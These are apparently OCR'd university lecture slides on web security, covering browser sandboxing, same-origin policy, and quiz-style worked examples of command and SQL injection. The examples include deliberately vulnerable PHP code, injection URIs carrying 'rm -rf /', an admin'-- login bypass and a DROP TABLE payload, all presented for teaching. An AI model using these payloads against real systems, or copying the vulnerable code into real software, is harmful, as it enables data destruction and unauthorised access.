Lecture 10 – Misc Topics

Dr. Gerhard Hancke

CS Department

City University of Hong Kong

Slides partially adapted from lecture notes by Goodrich, Tamassia, Stallings, Brown, Boneh, Song

Today's Lecture

- Selected topics
- Aspects of Network and System Security
  –Web Security
- CILO1,CILO2 and CILO4
  (Data security, security requirements, security assessment)


Web Security

Web Browser: Running Remote Code is Risky

- Integrity
  - Compromise your machine
  - Install malware
  - Transact on your accounts
- Confidentiality
  - Read your information
  - Steal passwords

Isolation

Chrome Security Architecture




Isolation: Separate web applications from each other, and separate browser components from each other

Principal of Least Privilege: Give components *only* the permissions they need to operate

Browser Sandbox

- Goal
  - Run remote web applications safely
  - Limited access to OS, network, and browser data
- Approach
  - Isolate sites in different security contexts
  - Browser manages resources, like an OS

Same Origin Policy



Same Origin Policy

To isolate content retrieved by different parties

Same-origin policy for Javascript/DOM

Two documents have the same origin if:

- Same **protocol** (https, http, ftp, etc)
- Same **domain** (safebank.com, etc)
- Same **port** (80, 23, 8080, etc)

Results of same-origin checks against "http://cards.safebank.com/c1/info.html"

Same origin:
"http://cards.safebank.com/c2/edit.html"

Different origin:
"http://www.cards.safebank.com"
"http://catville.com"
"https://cards.safebank.com"
"http://cards.safebank:8080"

Same-origin policy for Cookies

Two documents have the same origin if: (optional)

- Same **protocol** (https, http, ftp, etc)
- Same **domain** * (safebank.com, etc)
- Same **Path** ** (/, /c1/, etc)


host="cards.safebank.com"

allowed domains:	**disallowed domains:**
cards.safebank.com	tos.safebank.com
.safebank.com	catville.com
	.com


** however, cookies can be accessed across different paths via the DOM

Common web vulnerabilities

- Refer to OWASP Top 10
- Injection (#1 2017, #3 2021)
  - Browser sends malicious input to server
  - Cross Site Scripting (XSS) (#7 2017, #3 2021)
- Broken Authentication/Session (#2 2017, #7 2021)
  - Improper use authentication




Background: Injection




```
<!DOCTYPE html> <meta charset=utf-8>
<title>PHP Test</title>
<?php echo 'Hello World'; ?>
```

Other PhP delimiters:

```
<? echo 'Hello World'; ?>
<script language = “php”> echo 'Hello World'; </script>
```




```
display.php: <? echo system("cat ".$_GET['file']); ?>
```

IN THIS EXAMPLE

<? *php-code* ?>	executes php-code at this point in the document
echo expr:	evaluates expr and embeds in doc
system(call, args)	performs a system call in the working directory
" ….. ", ' ….. '	String literal. Double-quotes has more possible escaped characters.
.	(dot). Concatenates strings.
_GET['key']	returns *value* corresponding to the *key/value* pair sent as extra data in the HTTP GET request

Command Injection

```
display.php: <? echo system("cat ".$_GET['file']); ?>
```

Q: Assuming the script we've been dealing with (reproduced above) for `http://www.example.net/display.php`. Which one of the following URIs is an attack URI?
Hint: Search for a URI Decoder to figure out values seen by the PHP code.

a. `http://www.example.net/display.php?get=rm`
b. `http://www.example.net/display.php?file=rm%20-rf%20%2F%3B`
c. `http://www.example.net/display.php?file=notes.txt%3B%20rm%20-rf%20%2F%3B%0A%0A`
d. `http://www.example.net/display.php?file=%20%20%20%20%20`

- Recall that special characters are encoded as hex:
  - %0A = newline
  - %20 or + = space, %2B = + (special exception)
  - more see ACSII Table

Command Injection

```
display.php: <? echo system("cat ".$_GET['file']); ?>
```

Q: Assuming the script we've been dealing with (reproduced above) for `http://www.example.net/display.php`. Which one of the following URIs is an attack URI?
Hint: Search for a URI Decoder to figure out values seen by the PHP code.

(URIs decoded)

a. `http://www.example.net/display.php?get=rm`
b. `http://www.example.net/display.php?file=rm -rf /;`
c. `http://www.example.net/display.php?file=notes.txt; rm -rf /;`
d. `http://www.example.net/display.php?file=`

Command Injection

display.php: `<? echo system("cat ".$_GET['file']); ?>`

Q: Assuming the script we've been dealing with (reproduced above) for `http://www.example.net/display.php`. Which one of the following URIs is an attack URI?
Hint: Search for a URI Decoder to figure out values seen by the PHP code.

(Resulting php)

a. `<? echo system("cat rm"); ?>`

b. `<? echo system("cat rm -rf /;"); ?>`

c. `<? echo system("cat notes.txt; rm -rf /;"); ?>`


d. `<? echo system("cat "); ?>`

SQL Injection

- Consider a webpage that logs in a user by seeing if a user exists with a given name and password

```
login.php:
$result = pg_query("SELECT * from users WHERE
                            uid = '".$_GET['user']."' AND
                            pwd = '".$_GET['pwd']."';");
if (pg_query_num($result) > 0) {
    echo "Success";
    user_control_panel_redirect();
```

- If result exists, logs in the user and redirects the user to the user control panel


Client Browser
login.php?user=pikachu&pwd=password123
URI
Success and redirect to user control panel.
Web Server
login.php
connect to database using dbuser login. Execute query with $_GET['user'] $_GET['pwd']
SELECT * from users WHERE uid='pikachu' AND pwd = 'password123';
Query
Results:
25 | pikachu | password123 | electric
Results
dbuser
DB Server

- Is it safe?

SQL Injection

```
login.php:
$result = pg_query("SELECT * from users WHERE
                        uid = '".$_GET['user']."' AND
                        pwd = '".$_GET['pwd']."';");
if (pg_query_num($result) > 0) {
    echo "Success";
    user_control_panel_redirect();
}
```

- Which of the following queries log you in as admin? Hint: the SQL language supports comments via '--' characters

a. http://www.example.net/login.php?user=admin&pwd='

b. http://www.example.net/login.php?user=admin--&pwd=foo

c. http://www.example.net/login.php?user=admin'--&pwd=f

SQL Injection

```
login.php:
$result = pg_query("SELECT * from users WHERE
                        uid = '".$_GET['user']."' AND
                        pwd = '".$_GET['pwd']."';");
if (pg_query_num($result) > 0) {
    echo "Success";
    user_control_panel_redirect();
}
```

URI:http://www.example.net/login.php?user=admin'--&pwd=f

```
pg_query("SELECT * from users WHERE
            uid = 'admin'--'   AND  pwd = 'f';");

pg_query("SELECT * from users WHERE
            uid = 'admin';");
```

The "--" causes rest of line to be ignored.

- easy login to many sites this way.

SQL Injection

- Under the same premise, which URI can delete users table in database?

a. `www.example.net/login.php?user=;DROP TABLE users;--`
b. `www.example.net/login.php?user=admin%27%3B%20DROP%20TABLE%20users--%3B&pwd=f`
c. `www.example.net/login.php?user=admin;%20DROP%20TABLE%20users;%20--&pwd=f`
d. `It is not possible. (None of the above)`

SQL Injection

- Under the same premise, which URI can delete users table in database?

a. www.example.net/login.php?user=;DROP TABLE users;--

b. www.example.net/login.php?user=admin'; DROP TABLE users;--&pwd=f

c. www.example.net/login.php?user=admin; DROP TABLE users; --&pwd=f

d. It is not possible. (None of the above)

decoded


```
pg_query("SELECT * from users WHERE
              uid = 'admin'; DROP TABLE users;--' AND
              pwd = 'f';");

pg_query("SELECT * from users WHERE uid = 'admin';
              DROP TABLE users;");
```


Authentication: Client State

- HTTP is a stateless protocol
  - each request and response pair is independent from others
- Session management
  - to enable user sessions (e.g. cart in an online shop)
  - to make stateless HTTP support session state
- Session ID
  - generated on the server and sent to the client (browser)
  - provided then by the browser in each request to the server
